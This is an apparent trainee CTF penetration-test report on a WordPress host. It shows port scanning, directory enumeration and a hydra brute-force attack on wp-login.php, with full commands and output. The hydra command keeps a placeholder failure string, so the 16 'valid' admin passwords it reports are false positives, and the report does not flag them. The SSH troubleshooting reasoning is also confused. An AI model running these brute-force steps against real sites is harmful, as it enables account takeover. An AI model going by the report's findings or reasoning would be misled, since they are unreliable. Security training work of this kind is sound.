Trainee Program
Cyber Test path final evaluation, CTF

RSM US LLP

Black-Box Assessment of Isolated Host

Disclaimer

By proceeding with this penetration testing, the owner confirms that a signed waiver grants permission for testing aimed at identifying vulnerabilities in the specified security application or website. Furthermore, the owner assumes all business continuity risks associated with this testing.

Document Revision History

Version	Modification	Date	Author	Organization
1.0	Penetration Testing	May 3, 2025	Joshua Ortiz	Contractor
TBD	Reviewed and updated the report	TBD	Joshua Ortiz	Contractor

Executive Summary

The Penetration Team performed vulnerability testing on an isolated host, following the OWASP Top 10 and CWE (Common Weakness Enumeration) methodologies. The purpose of this testing is to evaluate the overall security posture of the system, analyzed from a black-box perspective. This includes determining common attack patterns and identifying vulnerable areas in the internal and external interfaces that threat actors might compromise.

Assessment checklist

Vulnerability Name
Information Disclosure
Brute-Force Attacks:
SQL Injection (SQLi)
Manual Content Analysis
Web Application Footprinting
Page Source Analysis
Directory Enumeration/Brute-Forcing
Username Enumeration

Detection & Analysis

Information Gathering

We first tried to connect to a remote server at IP address 142.93.65.26 using SSH on the standard port 22.

Initial Result: The remote server refused our connection.

We figured the user probably wanted to get into the remote system via SSH to browse files, run commands, or look for security weaknesses.

The OpenSSH-server was running on our local machine but was disabled and not active.

So, we tried to start the local SSH service using sudo systemctl start ssh. As you know, the sudo command is needed because this requires administrator privileges.

After that, we made sure the local SSH service would automatically start every time the system boots by using sudo systemctl enable SSH. The system confirmed this by saying it created some links to make that happen.

Despite getting our local SSH service running, when we tried again to connect to the remote server at 142.93.65.26 on port 22 with the same command, the connection was still refused.

The initial Connection refused wasn't because our local SSH client was broken or because our local SSH service was messing with outgoing connections. The problem was that our local SSH server wasn't even turned on to listen for incoming connections in the first place.

Connection refused after making sure our local SSH was fine strongly suggests the issue is on the remote end (142.93.65.26). The most likely reasons for this are:

- **Firewall Blocking:** There might be a firewall on the remote server (or somewhere in between us) that's blocking connections on port 22.
- **Wrong Port:** It's less common for the default SSH, but the SSH server on the remote machine might be listening on a different port.

Exposed Credentials


We started by trying to get the SSH service running. First, we used systemctl start ssh to start it. Then, we ran systemctl status ssh to confirm that the service was indeed enabled and actively running. After verifying that the local SSH service was up, we tried to connect again. However, when that still didn't work, we started to check the network ports.

```
┌──(Jochua㉿kali)-[~]
└─$ ssh Jochua@142.93.65.26
ssh: connect to host 142.93.65.26 port 22: Connection refused

┌──(Jochua㉿kali)-[~]
└─$ service ssh status
○ ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: inactive (dead)
       Docs: man:sshd(8)
             man:sshd_config(5)
```

```
┌──(Jochua㉿kali)-[~]
└─$ sudo systemctl start ssh
[sudo] password for Jochua:

┌──(Jochua㉿kali)-[~]
└─$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/sshd.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

┌──(Jochua㉿kali)-[~]
└─$ service ssh status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
     Active: active (running) since Sat 2025-05-03 10:43:01 EDT; 27s ago
 Invocation: 8915dc04447042a9b5588252397c0051
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 793316 (sshd)
      Tasks: 1 (limit: 19036)
     Memory: 2M (peak: 2.5M)
        CPU: 34ms
     CGroup: /system.slice/ssh.service
             └─793316 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

┌──(Jochua㉿kali)-[~]
└─$ ssh Jochua@142.93.65.26
ssh: connect to host 142.93.65.26 port 22: Connection refused
```


```
┌──(Jochua㉿kali)-[~]
└─$ sudo nmap -p- 142.93.65.26
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 10:53 EDT
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.78% done; ETC: 11:01 (0:07:38 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.79% done; ETC: 11:01 (0:07:36 remaining)
Stats: 0:02:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 69.93% done; ETC: 10:56 (0:00:55 remaining)
Nmap scan report for 142.93.65.26
Host is up (0.00044s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 164.19 seconds
```


We identified the active open ports and found port 80 was open, so we started accessing the system through the web interface.



Manual Content Analysis

As part of our penetration testing process, we needed to analyze the content of various .txt files. To achieve this, we employed a two-step approach. First, we used the curl command to fetch the content of a web page and save it into a file named output.txt. Subsequently, we used the cat command to display the contents of output.txt on the terminal, allowing us to manually review it for host details, sensitive information, or any interesting comments.





Page Source Analysis

An examination was performed of the HTML source for hidden information and attack vectors, specifically looking for:


Unusual Text/Comments: To uncover sensitive data, internal paths, or application hints.

Hidden Files/Directories: By analyzing links, scripts, images, CSS , and forms for non-standard references, inspecting Cookies, Local Storage, and Session Storage in developer tools for sensitive data like session IDs or API keys.

JavaScript Analysis: Reviewing endpoints, credentials, and XSS potential (AJAX requests, sensitive data use).

CSS Analysis: Briefly check for unusual comments or information leaks in class names.

Meta Tags: Examining for clues about the page or underlying technology.



Directory Enumeration/Brute-Forcing

```
┌──(Jochua㉿kali)-[~]
└─$ gobuster dir -u http://142.93.65.26 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://142.93.65.26
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 316] [--> http://142.93.65.26/wordpress/]
/javascript           (Status: 301) [Size: 317] [--> http://142.93.65.26/javascript/]
Progress: 9039 / 220561 (4.10%)[ERROR] Get "http://142.93.65.26/692": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 18667 / 220561 (8.46%)[ERROR] Get "http://142.93.65.26/2866": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 34350 / 220561 (15.57%)[ERROR] Get "http://142.93.65.26/Shell": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 36289 / 220561 (16.45%)[ERROR] Get "http://142.93.65.26/tell_friend": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 74515 / 220561 (33.78%)[ERROR] Get "http://142.93.65.26/backupexec": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 85878 / 220561 (38.94%)[ERROR] Get "http://142.93.65.26/bibliog": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/server-status        (Status: 403) [Size: 277]
Progress: 107432 / 220561 (48.71%)[ERROR] Get "http://142.93.65.26/29869": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 135605 / 220561 (61.48%)[ERROR] Get "http://142.93.65.26/63321": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 168995 / 220561 (76.62%)[ERROR] Get "http://142.93.65.26/index_614": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 169828 / 220561 (77.00%)[ERROR] Get "http://142.93.65.26/konferenz": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 189498 / 220561 (85.92%)[ERROR] Get "http://142.93.65.26/a-10": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 191649 / 220561 (86.89%)[ERROR] Get "http://142.93.65.26/creativelabs": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 203000 / 220561 (92.04%)[ERROR] Get "http://142.93.65.26/buyers_market": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

During directory enumeration using Gobuster, we observed the following HTTP status codes for potentially interesting paths:

Wordpress (Status: 301 Moved Permanently): This suggests the presence of a WordPress installation. The 301 redirect indicates that the resource has permanently moved to http://142.93.65.26/wordpress/, which was later explored.

Javascript (Status: 301 Moved Permanently): This directory likely contains JavaScript files used by the website and has also been permanently redirected to http://142.93.65.26/javascript/. The contents of this directory were forbidden.

Server-status (Status: 403 Forbidden): This path corresponds to an Apache module that typically provides server statistics. The 403 Forbidden status code indicates that access to this page is restricted.

Not secure 142.93.65.26/wordpress/index.php/feed/

MITRE ATT&CK® Gophish GitHub Crunchyroll Testing Google YT Penetration Testing


```
<?xml version="1.0" encoding="UTF-8"?><rss version="2.0"
        xmlns:content="http://purl.org/rss/1.0/modules/content/"
        xmlns:wfw="http://wellformedweb.org/CommentAPI/"
        xmlns:dc="http://purl.org/dc/elements/1.1/"
        xmlns:atom="http://www.w3.org/2005/Atom"
        xmlns:sy="http://purl.org/rss/1.0/modules/syndication/"
        xmlns:slash="http://purl.org/rss/1.0/modules/slash/"
        >

<channel>
        <title>Ignite Technologies</title>
        <atom:link href="http://142.93.65.26/wordpress/index.php/feed/" rel="self" type="application/rss+xml" />
        <link>http://142.93.65.26/wordpress</link>
        <description>Just another WordPress site</description>
        <lastBuildDate>Mon, 09 Sep 2019 07:40:08 +0000</lastBuildDate>
        <language>en-US</language>
        <sy:updatePeriod>
        hourly  </sy:updatePeriod>
        <sy:updateFrequency>
        1       </sy:updateFrequency>
        <generator>https://wordpress.org/?v=5.2.21</generator>
        <item>
                <title>Hello world!</title>
                <link>http://142.93.65.26/wordpress/index.php/2019/09/09/hello-world/</link>
                                <comments>http://142.93.65.26/wordpress/index.php/2019/09/09/hello-world/#comments</comments>
                                <pubDate>Mon, 09 Sep 2019 07:40:08 +0000</pubDate>
                <dc:creator><![CDATA[admin]]></dc:creator>
                                <category><![CDATA[Uncategorized]]></category>

                <guid isPermaLink="false">http://localhost/wordpress/?p=1</guid>
                                <description><![CDATA[Welcome to WordPress. This is your first post. Edit or delete it, then start writing!]]></description>
                                                <content:encoded><![CDATA[<p>Welcome to WordPress. This is your first post. Edit or delete it, then start writing!</p>
]]></content:encoded>
                                                <wfw:commentRss>http://142.93.65.26/wordpress/index.php/2019/09/09/hello-world/feed/</wfw:commentRss>
                <slash:comments>1</slash:comments>
                                                </item>
        </channel>
</rss>
```


Web Application Footprinting

We began to systematically explore the target host, breaking down its structure by identifying various directories and files. Our approach involved using the dirb tool with the common wordlist against the target IP address HTTP://142.93.65.26. This allowed us to discover potential hidden or unlinked parts of the web application.

This process was part of web application foot printing, where we actively map out the structure and content of the target. By employing dirb for directory and file discovery, our goal is to uncover directories and files that might not be obvious or directly accessible from the main website.


Ultimately, by identifying a broader range of files and directories, we are expanding our attack surface mapping, gaining a deeper of the potential areas we are approaching for vulnerabilities and exposures during our penetration testing.

```
┌──(Jochua㉿kali)-[~]
└─$ sudo dirb http://142.93.65.26 /usr/share/wordlists/dirb/common.txt
[sudo] password for Jochua:

DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Sat May  3 12:08:54 2025
URL_BASE: http://142.93.65.26/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
---------------------------------------------------------------------
GENERATED WORDS: 4612
---- Scanning URL: http://142.93.65.26/ ----
+ http://142.93.65.26/index.html (CODE:200|SIZE:10918)
+ http://142.93.65.26/info.php (CODE:200|SIZE:12)
==> DIRECTORY: http://142.93.65.26/javascript/
+ http://142.93.65.26/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://142.93.65.26/wordpress/
---- Entering directory: http://142.93.65.26/javascript/ ----
==> DIRECTORY: http://142.93.65.26/javascript/jquery/
---- Entering directory: http://142.93.65.26/wordpress/ ----
+ http://142.93.65.26/wordpress/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://142.93.65.26/wordpress/wp-admin/
==> DIRECTORY: http://142.93.65.26/wordpress/wp-content/
==> DIRECTORY: http://142.93.65.26/wordpress/wp-includes/
+ http://142.93.65.26/wordpress/xmlrpc.php (CODE:405|SIZE:42)
---- Entering directory: http://142.93.65.26/javascript/jquery/ ----
+ http://142.93.65.26/javascript/jquery/jquery (CODE:200|SIZE:268026)
---- Entering directory: http://142.93.65.26/wordpress/wp-admin/ ----
+ http://142.93.65.26/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://142.93.65.26/wordpress/wp-admin/css/
==> DIRECTORY: http://142.93.65.26/wordpress/wp-admin/images/
==> DIRECTORY: http://142.93.65.26/wordpress/wp-admin/includes/
+ http://142.93.65.26/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://142.93.65.26/wordpress/wp-admin/js/
==> DIRECTORY: http://142.93.65.26/wordpress/wp-admin/maint/
==> DIRECTORY: http://142.93.65.26/wordpress/wp-admin/network/
==> DIRECTORY: http://142.93.65.26/wordpress/wp-admin/user/
---- Entering directory: http://142.93.65.26/wordpress/wp-content/ ----
+ http://142.93.65.26/wordpress/wp-content/index.php (CODE:200|SIZE:0)
```



Index of /wordpress/wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
wlwmanifest.xml	2013-12-11 11:49	1.0K	
class-phpass.php	2015-10-06 16:45	7.1K	
class-simplepie.php	2016-06-05 20:24	87K	
class-snoopy.php	2016-07-06 05:40	37K	
embed-template.php	2016-07-06 05:40	344	
pluggable-deprecated.php	2016-07-06 05:40	6.1K	
class-IXR.php	2016-08-31 09:31	2.5K	
class-requests.php	2016-10-04 20:24	29K	
class-pop3.php	2016-10-30 23:28	20K	
rss.php	2016-10-30 23:28	23K	
locale.php	2016-12-02 20:16	141	
atomlib.php	2016-12-12 17:49	12K	
class-wp-post-type.php	2017-07-26 17:41	18K	
spl-autoload-compat.php	2017-07-27 18:15	2.5K	
default-widgets.php	2017-09-24 23:28	2.1K	
class-wp-http-response.php	2017-10-03 08:18	2.8K	
class-feed.php	2017-11-30 15:11	523	
class-walker-category-dropdown.php	2017-11-30 15:11	2.1K	
class-wp-ajax-response.php	2017-11-30 15:11	5.0K	
class-wp-feed-cache-transient.php	2017-11-30 15:11	2.5K	
class-wp-feed-cache.php	2017-11-30 15:11	749	
class-wp-http-proxy.php	2017-11-30 15:11	5.9K	
class-wp-http-requests-hooks.php	2017-11-30 15:11	1.8K	
class-wp-simplepie-file.php	2017-11-30 15:11	2.3K	
class-wp-simplepie-sanitize-kses.php	2017-11-30 15:11	1.7K	
class-wp-text-diff-renderer-inline.php	2017-11-30 15:11	716	
class-wp-walker.php	2017-11-30 15:11	12K	
class-wp-widget-factory.php	2017-11-30 15:11	3.7K	
ms-default-constants.php	2017-11-30 15:11	4.7K	
ms-files.php	2017-11-30 15:11	2.6K	




Not secure 142.93.65.26/wordpress/wp-includes/certificates/

MITRE ATT&CK® Gophish GitHub Crunchyroll Testing Google

Index of /wordpress/wp-includes/certificates

Name	Last modified	Size	Description
Parent Directory		-	
ca-bundle.crt	2025-05-03 07:34	272K	

Apache/2.4.29 (Ubuntu) Server at 142.93.65.26 Port 80




Not secure 142.93.65.26/info.php

MITRE ATT&CK® Gophish GitHub Crunchyroll

142.93.65.26

Brute-Forcing a Web Login Form

Through the web footprinting techniques we implemented, we identified the administrative portal. We are now preparing to initiate a brute-force attack, starting with a password list comprised of commonly used passwords incorporating numbers and a variety of characters, as part of our penetration testing.



RSM

RSM US LLP

```
┌──(Jochua㉿kali)-[~]
└─$ hydra -l admin -P wordlist.txt 142.93.65.26 http-post-form "/wordpress/wp-login.php:log=^USER^&pwd=^PASS^:ERROR_IDENTIFIER"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-03 16:30:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 456976 login tries (l:1/p:456976), ~28561 tries per task
[DATA] attacking http-post-form://142.93.65.26:80/wordpress/wp-login.php:log=^USER^&pwd=^PASS^:ERROR_IDENTIFIER
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaad
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaac
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaaa
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaab
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaap
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaaf
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaal
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaai
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaaj
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaae
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaah
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaam
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaak
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaao
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaan
[80][http-post-form] host: 142.93.65.26   login: admin   password: aaag
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-03 16:31:24
```

```
<!DOCTYPE html>
	<!--[if IE 8]>
		<html xmlns="http://www.w3.org/1999/xhtml" class="ie8" lang="en-US">
	<![endif]-->
	<!--[if !(IE 8) ]><!-->
		<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
	<!--<![endif]-->
	<head>
	<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
	<title>Log In ‹ Isaque; Ignite Technologies — WordPress</title>
	<link rel='dns-prefetch' href='//s.w.org' />
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
<script type='text/javascript'>
/* <![CDATA[ */
var __wps__ = {"permalink":"","plugins":"http:\/\/142.93.65.26\/wordpress\/wp-content\/plugins","plugin_url":"http:\/\/142.93.65.26\/wordpress\/wp-content\/plugins\/wp-symposium\/","wps_content_dir":"\/var\/ww
/* ]]> */
</script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/wps.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jscharts.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jquery-ui-1.10.3.custom.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jwplayer.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/tmpl.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/load-image.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/canvas-to-blob.min.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jquery.iframe-transport.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jquery.fileupload.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jquery.fileupload-fp.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/js/jquery.fileupload-ui.js?ver=5.2.21'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/slideshow-gallery/js/gallery.js?ver=1.0'></script>
<script type='text/javascript' src='http://142.93.65.26/wordpress/wp-content/plugins/slideshow-gallery/js/colorbox.js?ver=1.3.19'></script>
<link rel='stylesheet' id='__wps__jquery-ui-css-css' href='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/css/jquery-ui-1.10.3.custom.css?ver=5.2.21' type='text/css' media='all' />
<link rel='stylesheet' id='__wps__upload_ui_css-css' href='http://142.93.65.26/wordpress/wp-content/plugins/wp-symposium/css/jquery.fileupload-ui.css?ver=5.2.21' type='text/css' media='all' />
<link rel='stylesheet' id='dashicons-css' href='http://142.93.65.26/wordpress/wp-includes/css/dashicons.min.css?ver=5.2.21' type='text/css' media='all' />
<link rel='stylesheet' id='buttons-css' href='http://142.93.65.26/wordpress/wp-includes/css/buttons.min.css?ver=5.2.21' type='text/css' media='all' />
<link rel='stylesheet' id='forms-css' href='http://142.93.65.26/wordpress/wp-admin/css/forms.min.css?ver=5.2.21' type='text/css' media='all' />
<link rel='stylesheet' id='l10n-css' href='http://142.93.65.26/wordpress/wp-admin/css/l10n.min.css?ver=5.2.21' type='text/css' media='all' />
<link rel='stylesheet' id='login-css' href='http://142.93.65.26/wordpress/wp-admin/css/login.min.css?ver=5.2.21' type='text/css' media='all' />
<meta name='robots' content='noindex,noarchive' />
<meta name='referrer' content='strict-origin-when-cross-origin' />
<meta name="viewport" content="width=device-width" />
</head>
```

